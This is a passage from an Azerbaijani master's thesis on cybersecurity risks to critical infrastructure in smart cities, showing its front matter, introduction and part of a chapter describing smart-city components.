AZƏRBAYCAN RESPUBLİKASI ELM VƏ TƏHSİL NAZİRLİYİ

AZƏRBAYCAN TEXNİKİ UNİVERSİTETİ

Əlyazması hüququnda

İbrahimova Aytac Vüqar qızı

Məmmədova Aişə Hamlet qızı

Rəşidova Aygün Rüstəm qızı

Şıxəliyev Murad Ramiz oğlu

Həmidov Məmməd Faiq oğlu

AĞILLI ŞƏHƏR MÜHİTİNDƏ KRİTİK İNFRASTRUKTURLARIN KİBERTƏHLÜKƏSİZLİK RİSKLƏRİ VƏ ONLARIN QARŞISININ ALINMASI METODLARI mövzusunda

MAGİSTRLİK DİSSERTASİYASI

İxtisas: **060632 – "İnformasiya texnologiyaları və sistemləri mühəndisliyi"**

İxtisaslaşma**: "Kibertəhlükəsizlik" (SABAH)**

Elmi rəhbər: **Tex.f.d. Məmməd Həşimov**

BAKI-2024

AZƏRBAYCAN TEXNİKİ UNİVERSİTETİ

YÜKSƏK TƏHSİL İNSTİTUTU

MAGİSTRANTIN ANDI

"Ağıllı şəhər mühitində kritik infrastrukturların kibertəhlükəsizlik riskləri və onların qarşısının alınması metodları" mövzusunda təqdim etdiyimiz magistrlik dissertasiyasını elmi əxlaq normalarına və istinad qaydalarına tam riayət etməklə və istifadə etdiyimiz bütün mənbələri ədəbiyyat siyahısında əks etdirməklə yazdığımıza and içirik və magistrlik dissertasiyasının AzTU Kitabxana İnformasiya Mərkəzində saxlanılması, həmin mərkəz tərəfindən AzTU Rəqəmsal Repozitoriyasına daxil edilərək repozitoriyanın veb saytında yerləşdirilməsinə icazə veririk.

İbrahimova Aytac _____

Məmmədova Aişə _____

Rəşidova Aygün _____

Şıxəliyev Murad _____

Həmidov Məmməd _____

Tarix

XÜLASƏ

İşin adı: Ağıllı şəhər mühitində kritik infrastrukturların kibertəhlükəsizlik riskləri və onların qarşısının alınması metodları

Bu magistr dissertasiya işində Ağıllı şəhərlərin kibertəhlükəsizliyini təşkil edən krtitik infrasturukturlarla bağlı məsələlər müzakirə olunmuşdur. Əsas diqqət Ağıllı şəhərdə olan kiber hücumlara və onların qarşısının alınmasına yetirilir. İşdə qarşıya qoyulmuş bir neçə məsələ istiqamətində tədqiqatlar aparılmaqla aşağıdakı nəticələrlə yekunlaşmışdır:

➢Ağıllı şəhər konsepsiyası və arxitektur-texnoloji prinsipləri analiz edilmişdir.

➢Kritik infrasturuktur konsepsiyası analiz edilmişdir.

➢Kritik infrastrukturları əhatə edən kiber hücumlar, təhdidlər və boşluqlar analiz edilmişdir.

➢Kritik infrastrukturların kibertəhlükəsizlik proplemlərinin həlli yolları analiz edilmişdir.

➢Nüfuzetmə testi ilə boşluqların aşkarlanması və kritik məlumatların əldə edilməsi həyata keçirilmişdir.

➢Nüfuzetmə testləri auditinin nəticəsinə əsasən tədbirlər analiz edilmişdir.

SUMMARY

Title of work: Cyber security risks of critical infrastructures in a smart city environment and methods of their prevention

In this master's thesis, the issues related to the critical infrastructures that make up the cyber security of Smart cities were discussed. The main focus is on cyber attacks in the Smart City and their prevention. Researches were carried out in the direction of several issues and concluded with the following results:

➢ Smart city concept and architectural-technological principles were analyzed.

➢ Critical infrastructure concept was analyzed.

➢ Cyber attacks, threats and vulnerabilities involving critical infrastructures have been analyzed.

➢ Ways to solve cyber security problems of critical infrastructures were analyzed.

➢ Detection of gaps and acquisition of critical information was carried out through penetration testing.

➢ Actions were analyzed based on the result of penetration tests audit**.**

MÜNDƏRİCAT

GİRİŞ..... 8

I FƏSİL. AĞILLI ŞƏHƏR MÜHİTİNDƏ KRİTİK İNFRASTRUKTURLARIN ELMİ-NƏZƏRİ PROBLEMLƏRİNİN ANALİZİ..... 11

1.1 Ağıllı şəhər konsepsiyasının analizi (Həmidov Məmməd Faiq oğlu) 11

1.2. Kritik infrastrukturların analizi (Şıxəliyev Murad Ramiz oğlu)..... 21

II FƏSİL. AĞILLI ŞƏHƏR MÜHİTİNDƏ KRİTİK İNFRASTRUKTURLARIN KİBERTƏHLÜKƏSİZLİK PROPLEMLƏRİ VƏ HƏLLİ YOLLARI..... 31

2.1. Kritik infrastrukturları əhatə edən kiber hücumlar, təhdidlər və boşluqlar (Rəşidova Aygün Rüstəm qızı) 31

2.2 Kritik infrastrukturların kibertəhlükəsizlik proplemlərinin həlli yolları (Məmmədova Aişə Hamlet qızı)..... 48

III FƏSİL. NÜFUZETMƏ TESTİ İLƏ BOŞLUQLARIN AŞKARLANMASI VƏ KRİTİK MƏLUMATLARIN ƏLDƏ EDİLMƏSİ (İbrahimova Aytac Vüqar qızı**)** 75

3.1 Zəif təsdiqlənmiş giriş panelinə SQL İnyeksiya 76

3.2 Komanda inyeksiyadan istifadə edərək sistemdə seans əldə edilməsi 86

3.3 Nüfuzetmə testləri auditinin nəticəsinə əsasən tədbirlər..... 96

NƏTİCƏ..... 98

İSTİFADƏ OLUNMUŞ ƏDƏBİYYAT SİYAHISI..... 99

İXTİSARLARIN SİYAHISI

1. Xidmət kimi proqram təminatı (SaaS, Software as a service)
2. Xidmət kimi infrastruktur (İaaS, Infrastructure as a Service)
3. SCADA, Supervisory Control and Data Acquisition
4. Nüvə Tənzimləmə Komissiyası (NRC, Nuclear Regulatory Commission)
5. Daxili Təhlükəsizlik Departamenti (DTD)
6. Qapalı Dövriyyə Televiziyası (CCTV, Closed-Circuit Television)
7. Mobil Rabitə üçün Qlobal Sistem (GSM, Global System for Mobile Communications)
8. Kapilyar təzyiq sensoru sistemi (CPSS, Capillary pressure sensor system)
9. Xromatoqrafiya Məlumat Sistemi (CDS, Chromatography Data System)
10. Uzun müddətli təkamül (4G LTE, Long Term Evolution)
11. Kod Bölməsi Çoxlu Giriş (CDMA, Code Division Multiple Access)
12. Yaxın Sahə Rabitəsi (NFC, Near Field Communication)
13. Açıq simsiz standart (ZigBee)
14. Simsiz rabitə (Z-Wave)
15. Kritik İnfrastruktur və Təhlükəsizlik Agentliyi (CISA, Critical Infrastructure and Security Agency)
16. Çox faktorlu autentifikasiyanın (MFA, Multi-factor authentication)
17. Yeni nəsil təhlükəsizlik duvarları (NGFV, New generation firewalls)
18. Beynelxalq Marşrut seriyasi (USB, Universal Serial Bus)
19. Check Point Enterprise Security Framework (CESF)
20. Tək faktorlu autentifikasiya (SFA, Single-factor authentication,)iki faktorlu identifikasiya (2FA, two-factor authentication)
21. üç faktorlu identifikasiya (3FA, three-factor authentication)
22. Kiber-Fiziki Sistemlərdən (CPS- Cyber-Physical Security)
23. İnformasiya Texnologiyaları İnfrastruktur Kitabxanası (ITIL , he Information Technology Infrastructure Library)

24. Təhlükəsizlik və hadisə məlumat idarəetmə sistemləri (SIEM, Security and event information management systems)
25. Radio Tezliyi Eyniləşdirmə (RFID, Radio Frequency Identification)
26. Kommunikasiya texnologiyalarının (İKT, communication technologies)
27. Əşyaların İnterneti (İoT, İnternet of Things)
28. Xidmət olaraq platforma (PaaS, Platform as a service)

GİRİŞ

Mövzunun aktuallığı. Son onillikdə şəhərlərin müxtəlif problemlərinin həlli üçün təklif olunan yeni istiqamətlərdən biri də ağıllı şəhər konsepsiyasıdır. Ağıllı şəhər müasir texnologiyalardan istifadə edən, yenilikləri tətbiq edən və yüksək həyat keyfiyyəti təklif edən bir konsepsiya kimi təqdim edilir. Bununla belə, informasiya və kommunikasiya texnologiyalarının (İKT), Əşyaların internetinin nəqliyyat, enerji, su sistemləri və s. kimi kritik infrastrukturlara inteqrasiyası kibertəhlükəsizlik baxımından əhəmiyyətli problemlər yaradır. Kritik infrastrukturlar cəmiyyət üçün xüsusilə vacib hesab edilən, dövlətin həyati qabiliyyətini təmin edən ən mühüm, müstəsna əhəmiyyətli, strateji təyinatlı infrastrukturlardır. Təbii və ya süni təsirlər nəticəsində fəaliyyətlərində ciddi risklərlə üzləşən kritik infrastrukturlar cəmiyyətin sabitliyi, idarə edilməsi və müdafiə qabiliyyəti üçün böyük təhlükə mənbəyi ola bilərlər.

Fiziki sistemlərin kiber məkanla müşahidə olunan inteqrasiyası onların müxtəlif təyinatlı kiber-fiziki sistemlərə çevrilməsinə səbəb oldusa da digər tərəfdən kiber-fiziki sistemlərin yaratdığı ifrastrukturunun kiber təhdidlərdən və ya kiber hucumlardan qorunması üçün effektiv həllərin yaradılması zərurətini ortaya çıxartdı. Meydana çıxan risklər qarşısında kritik infrastrukturlar üçün fasiləsiz və dayanıqlı fəaliyyətinin təmin olunması xüsusilə vacibdir.

Kritik informasiya infrastrukturunun təhlükəsizliyinin təmin edilməsi sahəsində bəzi tədbirlər haqqında Azərbaycan Respublikası Prezidentinin 2021-ci il 17 aprel tarixli 1315 nömrəli fərmanında qeyd olunduğu kimi Azərbaycan Respublikasında da informasiya texnologiyaları əsasında dövlət əhəmiyyətli məsələlərin həlli üçün müvafiq informasiya infrastrukturu yaradılmaqdadır. Həmin infrastrukturun internet şəbəkəsinə daxil edilməsi infrastruktur obyektlərinin kiberhücumların hədəfinə çevrilməsinə səbəb olur. Yaradılan kritik informasiya infrastrukturuna daxil olan sistem və şəbəkələrin sıradan çıxarılması və ya funksionallığının pozulması ciddi ziyan vurulması ilə nəticələnir ki, bu da kritik informasiya infrastrukturunun kibertəhlükəsizliyinə prioritet məsələ kimi baxılmasını zəruri edir (eqanun (2021). Kritik informasiya infrastrukturunun təhlükəsizliyinin təmin edilməsi sahəsində bəzi

tədbirlər haqqında). Bu səbəbdən ağıllı şəhər mühitində kritik infrastrukturların kibertəhlükəsizlik problemlərinin müəyyənləşdirilməsi, onlara qarşı mübarizə üsullarının işlənməsi hazırda ən aktual məsələlərdən biridir.

Tədqiqatın məqsədi və vəzifələri. Tədqiqatın məqsədi ağıllı şəhər mühitində kritik infrastrukturların kibertəhlükəsizlik risklərinin araşdırılması, boşluqların müəyyənləşdirilməsi və kiber risklərin azaldılması və kibertəhlükələrdən qorumaq üçün effektiv həllər təklif etməkdir. Bu məqsədə nail olmaq üçün qarşıya aşağıdakı məsələlər qoyulmuşdur:

- Ağıllı şəhər konsepsiyasının arxitektur-texnoloji prinsiplərinin araşdırılması;
- Kritik hesab olunan infrastrukturlarının analizi;
- Kritik infrastrukturları əhatə edən hücumların, təhdidlərin və boşluqların analizi;
- Kritik infrastrukturlara olunan kibertəhlükələrin həlli mexanizmlərinin işlənməsi;
- Nüfuzetmə testi ilə boşluqların aşkarlanması;
- Komand inyeksiyadan istifadə edərək sistemdə seans əldə edilməsi;
- Nüfuzetmə testləri auditinə əsasən tədbirlər.

Tədqiqatın predmeti və obyekti. Tədqiqat obyekti kimi ağıllı şəhər mühitində kritik infrastrukturların kibertəhlükəsizlik problemlərinin həlli götürülmüşdür, tədqiqat metodu SQL inyeksiya, kommanda inyeksiya kod yeritmə texnikasından istifadə olunmuşdur.

Tədqiqatın elmi yeniliyi və pratiki əhəmiyyəti. Bu dissertasiya işi kritik infrastrukturlarda informasiya təhlükəsizliyinin yaxşılaşdırılmasında istifadə edilə bilər.

Dissertasiya işinin strukturu və həcmi.

Dissertasiya işi giriş, 3 fəsil, nəticə və 56 ədəbiyyat mənbəyindən ibarət olmaqla 103 səhifədə təşkil olunmuşdur. İşdə 45 şəkil yer almışdır.

Birinci fəsildə ağıllı şəhər konsepsiyası araşdırılmış, komponentləri və arxitektur-texnoloji prinsipləri müəyyənləşdirilmişdir. Ağıllı şəhər mühitində olan kritik infrastrukturlar təhlil olunmuşdur.

İkinci fəsildə kritik infrastrukturları əhatə edən mümkün hücum ssenariləri və təhdidləri analiz olunmuşdur. Kritik infrastrukturların boşluqları göstərilmişdir. Kritik infrastrukturlara olan hücumların, təhdidlərin qarşısının alınması üçün tədbirlər, mexanizmlər işlənmişdir.

Üçüncü fəsildə laboratoriya mühitində nüfuzetmə testləri ilə kritik informasiya strukturunda müxtəlif konfidensial məlumatların əldə edilməsi işlənmişdir. Komanda inyeksiyadan istifadə edərək sistemdə seans əldə edilməsi əməliyyatı həyata keçirilmişdir. Nüfuzetmə testləri auditinin nəticəsinə əsasən görüləcək tədbirlər göstərilmişdir.

Dissertasiyada qrup üzvlərinin töhfələri:

Dissertasiya işinin birinci fəsli ümumi olaraq, ağıllı şəhər konsepsiyasının araşdırılmasından və ağıllı şəhər mühitində olan kritik infrastrukturların təhlilindən ibarətdir. **Ş. Murad, H. Məmməd** tərəfindən yazılmışdır.

Dissertasiya işinin ikinci fəsli kritik infrastrukturları əhatə edən mümkün hücum ssenarilərindən, təhdidlərlərdən və boşluqlardan və onların qarşısının alınması mexanizmlərindən ibarətdir. **R. Aygün, M. Aişə** tərəfindən yazılmışdır.

Dissertasiya işinin üçüncü fəsli resurs və praktiki işlərin aparılmasından ibarətdir. **İ. Aytac** tərəfindən yazılmışdır.

I FƏSİL. AĞILLI ŞƏHƏR MÜHİTİNDƏ KRİTİK İNFRASTRUKTURLARIN ELMİ-NƏZƏRİ PROBLEMLƏRİNİN ANALİZİ

1.1 Ağıllı şəhər konsepsiyasının analizi

Şəhərlər bütün dünyada sosial və iqtisadi aspektlərdə əsas rol oynayır və ətraf mühitə böyük təsir göstərir. Birləşmiş Millətlər Təşkilatının İqtisadi və Sosial Məsələlər Departamentinin (ing. Department of Economic and Social Affairs of the United Nations, DESAP) 2018-ci ildə apardığı araşdırmaların nəticələrinə görə 1950-ci illərdə dünya əhalisinin təxminən 30%-i şəhər yerlərində yaşayırdı. 2008-ci il insanların 50 faizindən çoxunun, 3,3 milyardının şəhərlərdə yaşadığı il olub, 2050-ci ilə qədər bu rəqəmin 70 faizə yüksələcəyi gözlənilir (Rosa Maria Dangelico (2015)). Qlobal fenomen kimi şəhər yerlərinin əhəmiyyəti Asiya, Latın Amerikası və Afrikada 20 milyondan çox insanın meqapolislərin yayılması ilə təsdiqlənir. Nəticə etibarı ilə, indiki vaxtda resursların çoxu dünya miqyasında şəhərlərdə istehlak olunur ki, bu da onların iqtisadi əhəmiyyətinə, eyni zamanda onların ekoloji cəhətdən zəif performansına səbəb olur. Bununla belə, şəhər sıxlığı nə qədər aşağı olarsa, elektrik enerjisi və nəqliyyat üçün bir o qədər çox enerji sərf olunur, bunu şəhər yerlərində sıxlığın artması ilə adambaşına CO2 emissiyalarının azalması faktı sübut edir.

Şəhərlər böyüdükcə və genişləndikcə əməliyyat səmərəliliyini artırmaq və idarəetmə xərclərini azaltmaq üçün ağıllı və yeni həllər vacibdir. Mövcud maliyyə böhranı şəhərlərin dövlət tərəfindən maliyyələşdirilməsini kəskin şəkildə azaldıb və bu da, vətəndaşların həyat keyfiyyətinin yaxşılaşdırılmasına maneə törədir. Mütəxəssislərin fikrincə "Urbanizasiyanın qarşısını almaq mümkün olmayacaq. İnsanların şəhərə axını həmişə olduğu kimi davam edəcək. Ona görə də həyat tərzini rahatlaşdırmaq lazımdır. Belə vəziyyətdə isə yeganə çıxış yolu "ağıllı şəhərlər" ola bilər (Badis Hammı1 Rida Khatoun 2018).

Ağıllı şəhər, əməliyyat səmərəliliyini artırmaq, məlumatı ictimaiyyətlə bölüşmək və həm dövlət xidmətlərinin keyfiyyətini, həm də vətəndaşların rifahını yaxşılaşdırmaq üçün informasiya və kommunikasiya texnologiyalarından istifadə edən bir konsepsiyadır.

Avropa Komissiyasına istinadən ağıllı şəhərin əhatə dairəsi aşağıdakılardır (Sharon Shea (2020). Smart City):

- Ağıllı şəhər nəqliyyat şəbəkələri
- Yenilənmiş su təchizatı və su israfını təmizləmə obyektləri
- Binaların işıqlandırılması və isidilməsi üçün daha effektiv yollar
- Daha interaktiv və həssas şəhər idarəetməsi
- Daha təhlükəsiz ictimai sahələr

Dəqiq tərifi fərqli olsa da, ağıllı şəhərin əsas missiyası ağıllı texnologiya və məlumatların təhlilindən istifadə edərək vətəndaşlarının həyat keyfiyyətini yaxşılaşdırmaqla şəhər funksiyalarını optimallaşdırmaq və iqtisadi artımı təmin etməkdir. Ağıllı şəhərə dəyər, nə qədər texnologiyaya sahib ola biləcəyinə deyil, texnologiya ilə nə etməyi seçdiyinə görə verilir.

Son iki onillikdə "ağıllı şəhər" anlayışı elmi ədəbiyyatda və beynəlxalq siyasətdə getdikcə populyarlaşır. Bu konsepsiyanı başa düşmək üçün şəhərlərin niyə gələcək üçün əsas elementlər hesab edildiyini anlamaq vacibdir (Rosa Maria Dangelico (2015)).

Ağıllı şəhərlər həyat keyfiyyətini yaxşılaşdırmaq və iqtisadi artıma nail olmaq üçün özlərinə qoşulmuş əşyaların interneti cihazları və digər texnologiyalar şəbəkəsindən istifadə edirlər. Uğurlu ağıllı şəhərlər aşağıdakı dörd mərhələdən ibarətdir (twi-global (2024).What is a smart cimty? - Definitions and examples):

- Kolleksiya - Şəhər boyu ağıllı sensorlar real vaxt rejimində məlumat toplayır.
- Təhlil - Ağıllı sensorlar tərəfindən toplanan verilənlər faydalı məlumatlar əldə etmək üçün qiymətləndirilir.
- Ünsiyyət - Təhlil mərhələsində aşkar edilmiş məlumatlar güclü kommunikasiya şəbəkələri vasitəsilə qərar qəbul edən şəxslərə çatdırılır.
- Fəaliyyət - Şəhərlər həllər yaratmaq, əməliyyatları və aktivlərin idarə edilməsini optimallaşdırmaq və sakinlər üçün həyat keyfiyyətini yaxşılaşdırmaq üçün məlumatlardan istifadə edir.

Yerli hökumətlər üçün mühüm məqsəd ağıllı şəhər çərçivəsinin effektiv tətbiqinə nail olmaqdır. Bu konsepsiya nisbətən yenidir və bu mövzuda gələcək tədqiqatlara

maraq əhəmiyyətlidir, çünki son məlumatlar göstərir ki, 2050-ci ildə dünya üzrə hər on vətəndaşdan yeddisi şəhərlərdə yaşayacaq (Y. Han, Z. Wang, and Q. Ruan 2018).

Avropa Komissiyasının məlumatına görə, "ağıllı şəhər" mövcud şəbəkələri və xidmətləri təkmilləşdirmək üçün rəqəmsal texnologiyalardan istifadə edərək həm sakinlərə, həm də biznesə fayda gətirir. Effektiv resursların idarə edilməsi və çirklənmənin azaldılmasından başqa, ağıllı şəhər müxtəlif aspektləri əhatə edir. Bunlara təkmilləşdirilmiş su paylayıcı və zibil toplama avadanlığı, qabaqcıl şəhər nəqliyyat sistemləri, eləcə də ticarət və yaşayış yerlərində işıq yaratmaq və istiliyi saxlamaq üçün daha yaxşı enerjiyə qənaət edən həllər daxildir. Bundan əlavə, bu, getdikcə diqqətli və interaktiv olan bir bələdiyyənin inkişafını, kommunal məkanlarda ictimai təhlükəsizliyin gücləndirilməsini və qocalmaqda olan vətəndaşların inkişaf edən ehtiyaclarını ödəməyi nəzərdə tutur.

Ağıllı şəhər ideyasını birləşdirmək üçün altı əsas sahə yaradılmışdır. Ağıllı olmaq istəyən şəhərlər bu sahələrə diqqət yetirməli, onları inkişaf etdirməli və əsas şəbəkə fəaliyyətləri kimi istifadə etməlidirlər. Müəllif bu əsas sahələri inteqrasiya olunmuş sahələr kimi göstərir. Bəzi komponentlər vətəndaşlar üçün digərlərindən daha vacibdir, ağıllı şəhərlərdə yaşayan insanlar Smart Mobility və İnfrastruktur ilə daha çox maraqlanırlar. Ağıllı Mühit və Ağıllı İdarəetmə vətəndaşlar üçün orta dərəcədə aktualdır. Ağıllı şəhər statusu almaq çoxşaxəli bir prosesdir.

Ağıllı şəhər komponentləri

Ağıllı şəhərin altı əsas komponenti aşağıdakılardır (Y. Han, Z. Wang, and Q. Ruan 2018):

1. **Ağıllı İqtisadiyyat.** Çoxsaylı tədqiqatlar bu anlayışın vahid tərifinin olmadığını və müxtəlif şərhlərin mövcud olduğunu göstərmişdir. Müəlliflər bildirirlər ki, o, yeni konsepsiyalar hazırlayan və resursların optimallaşdırılması anlayışından istifadə edərək qiymət-keyfiyyət nisbətini yüksəldən ağıllı bizneslərdən ibarətdir, lakin bu təsvir Ağıllı İqtisadiyyat komponentinin bütün fərqləndirici xüsusiyyətlərini əhatə etmir (Musa, S., 2021). Buna görə, bu anlayış e-biznes və e-ticarət, eləcə də iqtisadi potensiala aiddir. Ağıllı İqtisadiyyat

“innovasiya, məhsuldarlıq, sahibkarlıq və çevik əmək bazarı”nın nəticəsi kimi iqtisadi inkişaf və rəqabət qabiliyyəti ilə bağlıdır. Digər təsir, resurs və xərclərə qənaətə gətirib çıxaran əməliyyatların saxlanması ilə bağlı çətinliklərin həlli üçün innovativ yanaşmalar hazırlamaq üçün bir sıra iqtisadi imkanlar təklif edən çevik əmək bazarıdır (Musa, S., 2021). (Schneider, L., 2020) şirkətin əməliyyatları daxilində informasiya və kommunikasiya texnologiyalarının (İKT) mənimsənilməsi, bizneslərdə innovativ əməliyyatlar və innovativ texnologiya sektorlarının hamısının "ağıllı iqtisadiyyat" termininin nə demək olduğunun nümunələri olduğunu vurğulayır. Məqalə (Ristvej, J., Lacinák, M. and Ondrejka, R., 2020) bildirir ki, davamlı təcrübələri, resurs səmərəliliyini və azaldılmış karbon emissiyalarını, virtual və genişlənmiş reallıq texnologiyalarını, innovativ istehsal texnologiyalarını, süni intellektin tətbiqini, intellektual infrastruktur və enerji sistemlərini vurğulayan iqtisadi modellərin istifadəsi, sənayelərin rəqəmsallaşması və akademiya ilə sənaye arasında əməkdaşlıq tərəfdaşlığı iqtisadiyyatın ağıllı təbəqəsinə töhfə verir”. Digər tədqiqatçıların fikrincə, komponent əsasən beynəlxalq iqtisadi sistemlərlə əlaqə və əlaqə prosesindən təsirlənir, şəhərə qlobal ticarət, investisiya və mal və xidmət mübadiləsində iştirak etməyə imkan verir. qlobal bazarlarla inteqrasiya. Bu aspekt şəhərin digər regionlarla rəqabət qabiliyyətini yaxşılaşdıra və biznes investisiyalarını cəlb edə, innovasiyaları təşviq edə və məşğulluq imkanları yarada bilər. Bundan əlavə, bələdiyyənin müxtəlif yerlərdən turistləri və səyahətçiləri, ticarəti, pul vəsaitlərini və istedadlı şəxsləri cəlb etmək qabiliyyəti iqtisadiyyatın ümumi artımına kömək edir. Bununla belə, ədəbiyyatdan əldə edilən məlumatlar göstərir ki, iqtisadi tərəqqi tez-tez resursların tükənməsi ilə bağlıdır. Nəticədə ağıllı şəhərlər təbii resursları idarə etməlidirlər.

2. Ağıllı Hökumət / İdarəetmə. Ağıllı hökumət qanunvericilərə seçim etmək və planlar yaratmaqda kömək etmək üçün İKT-ni inteqrasiya edir. O, dövlət xidmətlərinin necə bölüşdürüldüyünü dəyişdirməyi və özünüidarəetmə prosedurlarını təkmilləşdirməyi tələb edir. Bundan əlavə, o, elektron demokratiya və ya elektron hökumət kimi informasiya və kommunikasiya texnologiyalarının

inkişafından istifadə edərək daha yüksək səmərəlilik və davamlı inkişaf üçün ictimaiyyətin rəhbərliyinə və xidmətlərinə diqqət yetirir. Ağıllı idarəçilik baxımından bir çox şəhərlər tərəfindən effektiv şəkildə tətbiq edilən bir həll təklif edir: bütün dövlət xidmətlərinin vətəndaşlara bu xidmətlərdən istifadə etməyə kömək edən vahid rəqəmsal platformaya inteqrasiyası kimi digər tədqiqatçılar bildirirlər ki, ağıllı hökumət şəffaf idarəetmə, yüksək keyfiyyətli xidmətlər və müvafiq məlumatlara asan çıxışla xarakterizə olunur. Xidmətlərin yaxşılaşdırılması üçün bürokratik yollar azaldılmalı, iki istiqamətli təmaslar daha təsirli olmalı, ziyarətçilərin tələb və üstünlükləri də nəzərə alınmalıdır. E-Demokratiya ağıllı şəhərlərdə bütün vətəndaşlar üçün inkişaf nəticələrini yaxşılaşdırmaq üçün istifadə olunur. Ağıllı şəhər administrasiyası ictimaiyyətin cəlb olunmasının yeni formaları vasitəsilə rəqəmsal inklüzivliyin təmin edilməsi kimi mühüm sosial-iqtisadi problemlərin həllini tələb edir. Rəqəmsal əsrdə belə, nə ev, nə də iş yeri olmayan fiziki "üçüncü yerlər" bilik mübadiləsini və yeni bacarıqların inkişafı üçün vacibdir. Verilənlər bazalarına birbaşa çıxış təklif edən, rəqəmsal tətbiqləri inkişaf etdirən, inteqrasiya edən və təşviq edən yerli idarələr ictimaiyyətə məlumat və xidmətlərin operativ və səmərəli təqdim edilməsini təmin etmək üçün düzgün addımlar atır. Hər bir bələdiyyənin əsas məqsədlərindən biri şəhər idarəetməsinin səmərəliliyinin artırılmasıdır. Bir çox şəhərlər ağıllı hökumət həllərinin inteqrasiyası ilə bu aspekti yaxşılaşdırdılar.

3. Ağıllı Vətəndaş / İnsanlar. Ağıllı vətəndaşlar və ya insanlar ağıllı şəhərlərin inkişafında və davamlılığında həlledici rol oynayır. Onlar həyat keyfiyyətini yaxşılaşdırmaq, icma fəaliyyətlərində iştirak etmək və şəhərin ümumi tərəqqisinə töhfə vermək üçün texnologiyadan istifadə edirlər. Ağıllı vətəndaşlar texnologiyanın və davamlı təcrübələrin mənimsənilməsinə təkan verən, idarəçilikdə iştirak edən və əlaqəli icmanı inkişaf etdirərək ağıllı şəhərin onurğa sütunudur. Rəqəmsal texnologiyaların inteqrasiyası prosesi sakinlərə və digər maraqlı tərəflərə əsas şəhər problemlərinin və mümkün həllərin formalaşdırılmasında iştirak etmək üçün yeni alətlər təqdim edir. Rəqəmsal texnologiyalar bütün səviyyələrdə ictimaiyyətin iştirakını artırmaq potensialına

malikdir. Sakinlərə üstünlük verən ağıllı şəhərlər buna görə də sosial transformasiya və davamlılıq üçün alət kimi çıxış edə bilər. Ağıllı şəhərin planlaşdırılması və inkişafı vətəndaşların həyat keyfiyyətini onların nöqteyi-nəzərindən nəzərə almalı, şəxsi və ailə ev səviyyəli məlumatlarla bağlı məxfilik probleminə xüsusi diqqət yetirməlidir. Bütün bu elementlər diqqətlə nəzərdən keçirilməli və həyata keçirilməlidir, çünki insanlar innovativ texnologiyalar tətbiq edildikdə ehtiyatlı ola və ya onlara maneə törədə bilər.

4. Ağıllı İnfrastruktur / Mobillik / Nəqliyyat.

Ağıllı şəhər çərçivəsinin əsas təməl daşları arasında biz Smart Mobility-ni göstərə bilərik. O, şəhər nəqliyyatının yaxşılaşdırılmasına yönəlib. Mobillik kommunikasiya və informasiya sahəsində dəstəkləyici texnoloji nailiyyətlərdən istifadə edən vətəndaşlar üçün yeni seçimlər təqdim etməklə optimallaşdırıla bilər. Şəhərin rəqəmsallaşmasının əsas komponentləri, o cümlədən Əşyaların İnterneti və informasiya və kommunikasiya texnologiyaları, innovativ Trafik İdarəetmə Sistemləri və Şəhər Trafikinə Nəzarət sistemlərindən faydalanmaq üçün tədqiq edilir və eyni zamanda, onların əsas məqsədini saxlamaqla, ötürmə qabiliyyətini maksimuma çatdırmaq və yüksək keyfiyyətli xidmət təmin etməkdir. Yol hərəkətinin idarə edilməsi qaydalarına uyğun olaraq, bu rəqəmsal xidmətlər nəqliyyatın səmərəliliyini artırır və şəhər nəqliyyat infrastrukturuna müsbət təsir göstərir. Nəticə etibarilə, şəhərlər rəqəmsallaşdırılmış və bir-biri ilə əlaqəli nəqliyyat sisteminin inkişaf etdirilməsi vasitəsi kimi mobilliyi təkmilləşdirmək üçün informasiya və kommunikasiya texnologiyalarından istifadə etməlidirlər. Ağıllı şəhərlər intellektual sistemlər, ayrılmış zolaqlar, ağıllı parkinq, velosiped paylaşma stansiyaları və əla internet bağlantısı daxil olmaqla davamlı ictimai nəqliyyat alternativini inkişaf etdirərək vətəndaşları şəhərin mərkəzində avtomobillərdən istifadəni minimuma endirməyə təşviq edir. Bu bələdiyyələrin mobillik planları ən son yenilikləri birləşdirməlidir, çünki resursların qorunması və ətraf mühitə aşağı təsir bu müasir texnologiyaların qəbulu ilə həll edilə bilər.

5. Ağıllı Həyat / Yaşayış / Təhlükəsizlik və Sağlamlıq. Bu komponent vətəndaşların həyat keyfiyyətinin bir çox elementlərini özündə birləşdirir və onların evlərini, məhəllələrini, iş yerlərini, enerji və nəqliyyat sistemlərini ekoloji cəhətdən təmiz mühitə çevirməklə onu yaxşılaşdırmağa nail olur. Ağıllı həyat fərdlərin cəmiyyətin və texnoloji tərəqqinin onların üstünlükləri üçün necə qarşılıqlı əlaqədə olduğunu başa düşmələrini artırır. Nəticə olaraq, ağıllı həyat mənalı və sevincli bir varlığa töhfə verən aspektləri mənimsəməkdən ibarətdir. Mövcud mədəni şərait, yaşayış şəraiti, təhsil müəssisələri, turizm və cəmiyyətdəki birlik ağıllı həyatın göstəriciləri hesab olunur. Vətəndaşlar daha ağıllı həyat tərzi qurmaq üçün texnologiyadan istifadə edirlər. Hər şey qadcetlərlə əlaqələndirilir və bir çox işləri asanlaşdırır, daha təhlükəsiz və daha ucuz edir. Son illərdə istehsal olunan yaradıcı həllər insanların həyatını daha səmərəli və ətraf mühitə uyğunlaşdırmaq üçün nəzərdə tutulmuşdur. Son illərdə daha çox rast gəlinməyə başlayan başqa bir konsepsiya, sakinlərin həyatına əsaslanan, fərdi alış-verişə və digər gündəlik işlərə kömək edən ağıllı binalardır. Sağlamlıq perspektivinə gəlincə, pandemiya zamanı ağıllı texnologiyalardan istifadə vətəndaşlara müsbət təsir göstərmiş, onların sağlamlıqlarına nəzarət etməyə, həm ailə, həm də tibb işçiləri ilə əlaqə saxlamağa kömək etmiş, onlara müstəqillik, müdafiə və təhlükəsizlik hissi bəxş etmişdir. Təbii fəlakətlərə və insanların yaratdığı problemlərə maliyyə və ekoloji cəhətdən davamlı olan ağıllı icmaların yaradılmasına daha çox maraq göstərilib. COVID-19, ağıllı şəhərlərdə davamlılığı təmin etmək üçün gücləndirici kimi görünür. Səhiyyə mütəxəssisləri tərəfindən təqdim edildiyi kimi, ağıllı sağlamlıq və teletibbdən istifadə etməklə xəstələri daha effektiv müalicə edə, xəstəliklərin baş verməsinin qarşısını ala və onların hallarını minimuma endirə bilər. Bundan əlavə, ağıllı sağlamlıq genişlənən yaşlı əhali üçün səhiyyə xərclərini azaldır. Ağıllı texnologiyadan səmərəli istifadə yaşlılara gündəlik həyata inteqrasiya etməyə və praktik və rahat texnoloji cəhətdən inkişaf etmiş həyata çıxış əldə etməyə imkan versə də, onlar yeni texnologiyanın işığında özlərini aciz 